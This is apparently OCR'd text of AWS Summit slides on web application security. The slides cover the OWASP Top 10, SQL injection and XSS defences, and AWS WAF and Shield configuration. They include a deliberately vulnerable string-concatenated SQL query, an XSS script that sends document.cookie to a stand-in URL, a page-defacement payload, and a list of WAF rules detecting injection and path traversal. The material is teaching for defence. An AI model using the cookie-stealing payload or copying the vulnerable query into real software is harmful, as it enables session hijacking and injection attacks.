
3 network layer

2 data link layer

1 physical layer

Operated by AWS

Shared responsibility model


Customer
AWS
Customer content
Client-side Data Encryption
Server-side Data Encryption (optional)
Network Traffic Protection
Platform, Applications, Identity & Access Management
Operating System, Network & Firewall Configuration
AWS Foundation Services
Compute
Storage
Database
Networking
AWS Global Infrastructure
Availability Zones
Regions
Edge Locations

Standard protections

All internet-facing web applications

Defends against the most common attacks network and transport layer DDoS attacks.

Customers using Amazon Route 53 and Amazon CloudFront have additional application layer mitigations across 200 points of presence

AWS Shield

Building security in your application

Building security in your application

First, understand what to protect from

Proactively architect your application to protect against these vulnerabilities

Have mechanisms in place to monitor and detect when you need to take action

App security: OWASP top 10—attack vectors

1. Injection
2. Broken authentication
3. Sensitive data exposure
4. XML external entities (XXE)
5. Broken access control
6. Security misconfiguration
7. Cross-site scripting (XSS)
8. Insecure deserialization
9. Using components with known vulnerabilities
10. Insufficient logging & monitoring

SQL injection

☒ Vulnerable usage

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
String query = " UPDATE EMPLOYEES SET NAME="+ newName + " WHERE ID ="+ id;
Statement stmt = connection.createStatement();
```

☑ **Secure usage**

```
//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
//HQL
Query safeHQLQuery = session.createQuery("from Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

OWASP Top 10 Proactive Controls: https://www.owasp.org/index.php/OWASP_Proactive_Controls

XSS Attack

Attack 1 : cookie theft

```
<script>
var badURL='https://owasp.org/somesite/data=' + document.cookie;
var img = new Image();
img.src = badURL;
</script>
```

Attack 2 : Web site defacement

```
<script>document.body.innerHTML='<blink>GO OWASP</blink>';</script>
```

OWASP Top 10 Proactive Controls: https://www.owasp.org/index.php/OWASP_Proactive_Controls

XSS defense

HTML encoding

JavaScript hex encoding

URL encoding

CSS hex encoding

HTML sanitization

Sandboxing

Parsing

Serialization

Safe API use

OWASP Top 10 Proactive Controls: https://www.owasp.org/index.php/OWASP_Proactive_Controls

App security: OWASP Top 10—Proactive controls

1. Define security requirements
2. Leverage security frameworks and libraries
3. Secure database access
4. Encode and escape data
5. Validate all inputs
6. Implement digital identity
7. Enforce access controls
8. Protect data everywhere
9. Implement security logging and monitoring
10. Handle all errors and exceptions

Building security around your application

AWS SUMMIT ONLINE

AWS enables defense-in-depth

Standard protections

Managed rules

Custom protections with WAF

Scaled configuration and audit abilities

Seller managed rules

Available in the AWS Marketplace

No need to write your own rules

Rules are automatically updated by AWS sellers

Choice of protections

AWS Managed Rules

Launched November 2019

Curated and maintained by AWS Threat Research Team


Leverages security knowledge and threat intelligence gained from Amazon

Both Partner and AWS Managed Rules are now selectable from directly within the console

AWS Managed Rules

Category	Ruleset	Description
CRS	Core Ruleset	Based on OWASP Top 10
EXR	Admin Protection	Blocks common administrative access
EXR	SQL DB	Predefined SQL injection detection
EXR	Linux	Linux based path traversal attempts
EXR	Known Bad Inputs	Well known bad request indicators
EXR	PHP	PHP specific exploits
EXR	WordPress	WordPress specific exploits
EXR	Posix	Posix based path traversal attempts
EXR	Windows	Windows based path traversal attempts
IP List	AWS IP Reputation List	Blocks IP that is known to have bot activities

IP reputation list from the Threat Research Team



Internet


Request handling

Threat analysis automation

Threat database

IP reputation list automation

Custom protections with AWS WAF



Conditions:

- IP Match, Geo-IP
- String/Regex Match
- SQLi/XSS Detection
- Rate-based
- Size Constraints

Actions:

- Accept
- Deny
- Count

Custom protections with AWS WAF

Updated customer facing API for AWS WAF released November 2019

New detection capabilities: OR logic, multiple transform, and variable CIDR range

New ways to write rules: Document-based rule-writing in JSON format, call `UpdateWebACL` once

Elimination of various service limits: No limit on number of filters, no more 10 rules per WebACL limit

New detection capabilities

Boolean logic between conditions

- e.g. “I want to block request that is coming from certain IP range or coming from certain countries.”

Multiple transform

- Perform series of transformation on string
- e.g. “Before performing string-match on body, apply HTML decode transformation to normalize the whitespace.”

Variable CIDR range for IP-match condition

- Today only /8 and any range between /16 through /32 are allowed for IPv4
- You can now define anywhere from /1 to /32

Example: XSS and SQLi detection in JSON

```
"Statement": {
  "OrStatement": {
    "Statements": [{
      "XssMatchStatement": {
        "FieldToMatch": {
          "QueryString": {}
        },
        "TextTransformations": [
          {"Priority": 1, "Type": "URL_DECODE”},
          {"Priority": 2, "Type": ”LOWERCASE”},
        ]
      }
    },
    {
      "SqliMatchStatement": {
        "FieldToMatch": {
          "Body": {}
        },
        "TextTransformations": [
          {"Priority": 1, "Type": "HTML_ENTITY_DECODE”},
          {"Priority": 2, "Type": ”NONE_COMPRESS_WHITE_SPACE”}
        ]
      }
    }]
  }
}
```

Available Text Transformations:

NONE COMPRESS_WHITE_SPACE
HTML_ENTITY_DECODE
LOWERCASE
CMD_LINE
URL_DECODE

Scaled configuration and audit abilities

AWS Firewall Manager

Integrated with AWS Organizations


Amazon VPC security groups, AWS WAF, AWS Shield Advanced

Automatically add protection to new resources

Audit for non-compliance

Firewall Manager: How it works

Audit: allow only HTTPS (443) on all EC2 instances

